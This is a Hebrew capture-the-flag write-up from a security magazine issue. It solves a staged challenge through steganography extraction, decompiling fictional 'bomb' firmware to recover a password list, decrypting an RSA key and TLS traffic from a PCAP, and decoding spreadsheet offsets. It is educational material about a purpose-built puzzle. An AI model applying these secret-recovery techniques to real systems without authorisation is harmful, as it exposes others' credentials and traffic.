
להלן הסקריפט:

```
from PIL import Image
import sys


STEGO_SIZE = 64


def get_size(bitstr):
  """
  Extracts the size of the data from the bitstr
  """

  return int(bitstr[:STEGO_SIZE], 2)


def get_data(bitstr, size):
  """
  Return the data for the image
  """

  bytestr = [bitstr[x:x+8] for x in range(STEGO_SIZE, STEGO_SIZE + 8*size, 8)]
  bytes = [int(byte, 2) for byte in bytestr]
  return ''.join(chr(x) for x in bytes)


def get_bits_str(image):
  """
  Return all the bits for the image
  """

  pixels = image.getdata()
  return ''.join(str(channel & 1) for pixel in pixels for channel in pixel[::-1])


def do_main(image_path):
  """
  Extract the data from the image
  """

  image = Image.open(image_path)
  bitstr = get_bits_str(image)
  data_size = get_size(bitstr)
  data = get_data(bitstr, data_size)

  print "The data is: ", data


def main():
  do_main(sys.argv[1])


if __name__ == '__main__':
  main()
```

לאחר שנכנסים לכתובת שגילינו מהתמונה, אנו מגיעים לממשק WEB של פצצה כלשהי:



אחרי מעבר על כל התפריטים נראה שניתן לנטרל אותה בהכנסת סיסמא בעמוד Disarm Bomb:



מעבר על עוד קצת תפריטים מוביל אותנו לעמוד ה-Info, שם יש לינק להורדת גרסת ה-Firmware של הפצצה:

Bomb Information

Item	Value
Model Number	#BMB123%UKFG%22311 C-4 edition
Serial Number	0000000000000000001
Status	***Armed***
Firmware Version	***iExplode*™ 5.4 Beta edition**
License	***None*** (Evaluation version)
Plastic (standard) Plugin	***Installed***
Anthrax Plugin	***Not installed***
Extra Damage Plugin	***Not installed***
Mass Destruction Plugin	***Not supported***

הורדנו את ה-Firmware ובירנו בעזרת הפקודה file ב-bash איזה סוג קובץ זה:

```
PC:/mnt/c/Temp$ file 15a7d3ea55094d91905eb40aad5de637
15a7d3ea55094d91905eb40aad5de637: Zip archive data, at least v2.0 to extract
```

פתיחה של הקובץ ב-Zip7 מגלה בפנינו מגלה עוד קובץ בפנים בפורמט EXT2.

למזלנו, 7Zip יודע לפתוח גם אותו, ובפנים אנחנו מגלים מערכת קבצים שלמה.

Name	Size	Packed Size	Mode
bin	580 580	582 656	drwxr-xr-x
dev	10	0	drwxr-xr-x
etc	282 834	318 464	drwxr-xr-x
lib	627 052	634 880	drwxr-xr-x
lib32	0	0	lrwxrwxrwx
lost+found	0	0	drwx------
media	0	0	drwxr-xr-x
mnt	0	0	drwxr-xr-x
opt	0	0	drwxr-xr-x
proc	0	0	drwxr-xr-x
root	0	0	drwx------
run	0	0	drwxr-xr-x
sbin	13 592	14 336	drwxr-xr-x
sys	0	0	drwxr-xr-x
tmp	0	0	drwxrwxrwt
usr	3 792 273	3 954 688	drwxr-xr-x
var	6 988	9 216	drwxr-xr-x
linuxrc	11	0	lrwxrwxrwx

אם נכנס ל-var ואחרי זה ל-www נגלה שם את הקבצים של האתר, כתובים ב-PYTHON. ספציפית, הקובץ iexplode.py מכיל את כל האתר. נחפש את העמוד Disarm Bomb:


```
def defuse_page(environ, start_response):
  try:
     if environ["REQUEST_METHOD"] != "POST":
        raise ErrorPage("500 Internal Server Error", "")

     defuse_data = environ["wsgi.input"].read(100)
     defuse_data = parse_qs(defuse_data)

     if Pmgmt.CheckPassword(defuse_data["defusecode"][0]):
        start_response("200 OK", [("Content-Type", "text/html")])
        res = """
      <html>
      <head><title>iExplode v1.01</title></head>
      <body>
      <h1>Bomb defused successfully!</h1>
      </body>
      </html>"""

        return res

     start_response("200 OK", [("Content-Type", "text/html")])
     res = """
    <html>
    <head><title>iExplode v1.01</title></head>
    <body>
    <h1>Incorrect defuse code</h1>
    </body>
    </html>
    """
     return res
  except:
     raise ErrorPage("500 Internal Server Error", "")
```

נעשה unpack לקובץ ה-PYC בעזרת uncompyle6 ונקבל את קובץ ה-Python הבא:

```
import random
PASS = [
'applebomb',
'bang8',
'dinamite15',
'motherofallbombs',
'explodenag',
'explosionkiss',
'rosebomb1',
'bombshell12',
'sisterofallbombs',
'bombinator',
'bigbang888',
'explodetalk',
'megaplode',
'implosion-bomb',
'c4',
'big-bang',
'explosivepack',
'criticexplosive',
'explosivelawyer',
'explosiveanalyst',
'mechanicalbomb',
'plastic',
'gnuexplosive',
'zipbomb',
'heartexplosion',
'sh*tbomb',
'ilovec4',
'plasticaddict',
'livingexplosion',
'plasticcaliber',
'da-defuser3',
'plasticcannon',
'explosionmagnet',
'c4illuminator',
'bombhoarder',
'timer-crusher',
'dieanotherday',
'killmeabomb',
'pleasedontkillme2',
'nuclearbanana',
'makemeabomb',
'plasticempathic',
'sugarbombbaby',
'bombino222',
'defusemenow!',
'meloveexplosives3xpl0$!0n',
'explosionnuts',
'bombindex',
'Bombinyourear!']

def GetPassword():
  try:
    ind = int(open('/etc/iexprun', 'rb').read())
    return PASS[ind]
  except:
    print 'Problem reading index from /etc/iexprun'

  return None
```


נפתח את "etc/iexprun/", נראה שבתוכו נמצא אינדקס לתוך רשימת הסיסמאות, ניקח את ה-Index, נמצא את הסיסמא ב-Index שמצאנו מתוך רשימת הסיסמאות, ניכנס לעמוד ה-Disarm Bomb באתר וננטרל את הפצצה!

נראה שסיימנו את השלב השני באתגר:



שלב 3

הנה ההודעה של השלב השלישי:



כאשר לוחצים על message ניתן לראות שיורד קובץ PCAP אשר מכיל הסנפה מסוימת של תעבורת רשת. ההסנפה מכיל תקשורת FTP, שלאחריה מעבירים את המצב ל-SSL, ובנוסף הודעות ICMP שונות. לאחר מעבר על כל ההסנפה מצאנו 3 פקטות ICMP שנראות מעניינות:

```
00 0c 29 70 8e 00 00 0c  29 99 75 ca 08 00 45 00   ..)p.... ).u...E.
00 54 ff 2b 40 00 40 01  29 1d c0 a8 c8 86 c0 a8   .T.+@.@. ).......
c8 88 08 00 83 38 0d c2  00 01 2f ac e9 58 00 00   .....8.. ../..X..
00 00 21 2e 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ..!..... ../chall
65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
65 6e 67 65 33 2f 70 6b  65 79 2f 63 68 61 6c 6c   enge3/pk ey/chall
65 6e                                              en
```

```
00 0c 29 99 75 ca 00 0c  29 70 8e 00 08 00 45 00   ..).u... )p....E.
00 54 a1 4b 00 00 40 01  c6 fd c0 a8 c8 88 c0 a8   .T.K..@. ........
c8 86 00 00 04 bf 0d c3  00 01 2f ac e9 58 00 00   ........ ../..X..
00 00 af 31 0f 00 00 00  00 00 73 65 63 72 65 74   ...1.... ..secret
20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74             secret
20 20 20 20 20 20 20 20  20 20 73 65 63 72 65 74             secret
20 20
```

```
00 0c 29 99 75 ca 00 0c  29 70 8e 00 08 00 45 00   ..).u... )p....E.
00 54 a1 4c 00 00 40 01  c6 fc c0 a8 c8 88 c0 a8   .T.L..@. ........
c8 86 00 00 14 6c 0d c4  00 01 2f ac e9 58 00 00   .....l.. ../..X..
00 00 ba 34 0f 00 00 00  00 00 2f 63 68 61 6c 6c   ...4.... ../chall
65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
65 6e 67 65 33 2f 61 62  63 64 2f 63 68 61 6c 6c   enge3/ab cd/chall
65 6e                                              en
```

ניכנס לשני הקישורים שנתנו לנו ונראה שיורדים 2 דברים:

1. דף הויקיפדיה של המוסד
2. מפתח RSA פרטי מוצפן

ניתן לפתוח את ההצפנה של המפתח הפרטי בעזרת הפקודה הבאה בלינוקס:

```
            PC:/mnt/c/Temp$ sudo openssl rsa -in 45f340537a44494a8503cd1ddd4c03da.enc_pkey -out pkey.pkey
[sudo] password for
Enter pass phrase for 45f340537a44494a8503cd1ddd4c03da.enc_pkey:secret

writing RSA key
            PC:/mnt/c/Temp$
```

ניחשנו שה-passphrase לפתיחת המפתח הוא "secret" כמו הודעת ה-ICMP האחרונה שבה לא השתמשנו ונראה שצדקנו.

נכניס ל-Wireshark את מפתח ההצפנה ונסתכל על התעבורה:

```
USER user1
331 Please specify the password.
PASS 1234
230 Login successful.
SYST
215 UNIX Type: L8
CWD files
250 Directory successfully changed.
TYPE I
200 Switching to Binary mode.
PORT 192,168,200,134,183,98
200 PORT command successful. Consider using PASV.
RETR 2
150 Opening BINARY mode data connection for 2 (10169 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

נראה שעובר פה קובץ בגודל של 10169 בתים, נחלץ אותו מ-wireshark ונקבל את הקובץ הבא:

```
0000h: 50 4B 03 04 14 00 06 00 08 00 00 00 21 00 C8 A3  PK.........!.È£
0010h: CD 34 76 01 00 00 04 05 00 00 13 00 DD 01 5B 43  Í4v.........Ý.[C
0020h: 6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
0030h: 6C 20 A2 D9 01 28 A0 00 02 00 00 00 00 00 00 00  l ¢Ù.( .........
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

אחרי קצת ניסיונות, ופתיחת הקובץ ב-7Zip, הבנו שהקובץ הוא קובץ Excel והנה תכניו:

	A	B
1	item	price
2	Milk	12723
3	Bread	6027
4	Honey	38793
5	Butter	3909
6	Eggs	18239
7	Tomatoes	36670
8	Ice cream	19190
9	Broccoli	6576
10	Asparagus	27775
11	Yogurt	8840
12	Apples	865
13	Cheese	12605
14	Pita Bread	30937
15	Sugar	10877
16	Flour	38804
17	Cookies	30223

הבנו שהמספרים מייצגים איזה שהוא סטרינג. ראינו שרוב המספרים מעל 256 ומתחת ל-65000 אז חשבנו שאולי מקודדת פה מחרוזת ב-16utf. ניסינו להפוך את כל המספרים ל-16UTF ולהדפיס למסך אבל יצא ג'יבריש. המשכנו לחפש כיוון אחר.


לאחר מחשבה רבה נזכרנו שהורדנו מהכתובת המכילה "abcd" מתוך ההסנפה, קובץ טקסט עצום אשר מכיל את עמוד הויקיפדיה של המוסד. החלטנו לנסות לקחת את הקובץ ההוא, ולבדוק את כל האותיות במיקומים בטבלת ה-Excel.

הנה הסקריפט בעזרתו עשינו זאת:

```
In [1]: chars = [12723,
   ...: 6027,
   ...: 38793,
   ...: 3909,
   ...: 18239,
   ...: 36670,
   ...: 19190,
   ...: 6576,
   ...: 27775,
   ...: 8840,
   ...: 865,
   ...: 12605,
   ...: 30937,
   ...: 10877,
   ...: 38804,
   ...: 30223]

In [2]: for c in chars:
   ...:     with open('2504750d41894badabc67d3c2abf1c2a.wiki_page', 'rb') as f:
   ...:         print f.read().replace('\n', '')[c],
   ...:
/ c h a l l e n g e 3 / a 2 f d

In [3]:
```

שימו לב בחלק זה קיים באג לוגי, אם מורידים את קובץ הויקיפדיה ב-Windows, אז כנראה יהיו בו סיומות שורות של DOS (לפחות זה מה שקרה אצלנו ב-Chrome), וה-offset-ים בקובץ האקסל מניחים סיומות שורות של Unix, לכן בסקריפט שלנו החלפנו את כל ה-'\n'-ים בכלום.

ניכנס לקישור שנמצא מולנו ונוכל לראות כי סיימנו את האתגר:



מילות סיכום ומסקנות מהאתגר


האתגר היה מגוון מאוד ודרש ידע בתחומים רבים, בין היתר: Reverse Engineering, Web Application Security, Steganography, כתיבת סקריפטים ועוד. מלבד תקלות ספציפיות שנתקלנו בהן ודווחו נראה שהאתגר עבד בצורה חלקה לרוב המשתמשים.

לדעתנו, השלב הראשון, שהיה גם הארוך ביותר היה המאתגר ביותר, היו בו המון טריקים קטנים שהיה צריך לעלות עליהם בשביל הפתרון (לדוגמא, הסדר בו צריך להוציא את המשתמשים מן רשימת ההמתנה), היכולת לעשות Reverse Engineering לקובץ ה-DLL, הבנת התמונה השלמה ושיש להשתמש בשם האדמין כדי לקבל את הרמז להתחברות למשתמשו וכו'.

השלב השני היה קצר יותר, והרגיש שהסתיים מהר מאוד רוב השלב היה חיפוש באינטרנט לסקריפט סטגנוגרפיה פשוט ולאחר מכן פתיחת מערכת הקבצים בעזרת 7Zip ושימוש ב-Uncomyle6 בכדי להוציא את הקוד של קובץ ה-PYC מה שהוביל לפתרון בזמן קצר מאוד ובלי הרבה מאוד מחשבה.

השלב השלישי היה יותר טוב מהשני, מה שאהבנו בו הוא הצורך להתמודד עם בעיות שלאו דווקא קשורות לאתגר (כמו הכנסת מפתח ה-RSA אל תוך ה-Wireshark). בנוסף, השימוש בקובץ ה-Excel בכדי לקבל את הכתובת הסופית היה משהו שהוא לאו דווקא טכנולוגי אך יותר "חידתי" והרגיש כמו טוויסט מעניין באתגר כולו.

בסך הכל אנו מרגישים שהאתגר השנה היה יותר טוב מהאתגר של שנה שעברה ומקווים לראות מה יהיה באתגר בשנה הבאה. אנו מקווים שנהניתם מקריאת המאמר לפחות כפי שאנו נהנינו לפתור את האתגר ולכתוב את פתרון בית הספר הזה ☺



תודות

- לל.ש. על שיפור הסקריפט להסרת המשתמשים מרשימת ההמתנה.
- לע.ג., נ.כ. וא.ק. על עזרה לאורך כל הדרך לפתרון.
- לאפיק קסטיאל, על עזרה ותמיכה בכתיבת הפתרון שלפניכם.

דברי סיכום לגליון ה-83

בזאת אנחנו סוגרים את הגליון ה-83 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש יוני.

אפיק קסטיאל,

ניר אדר,

31.5.2017

[ ]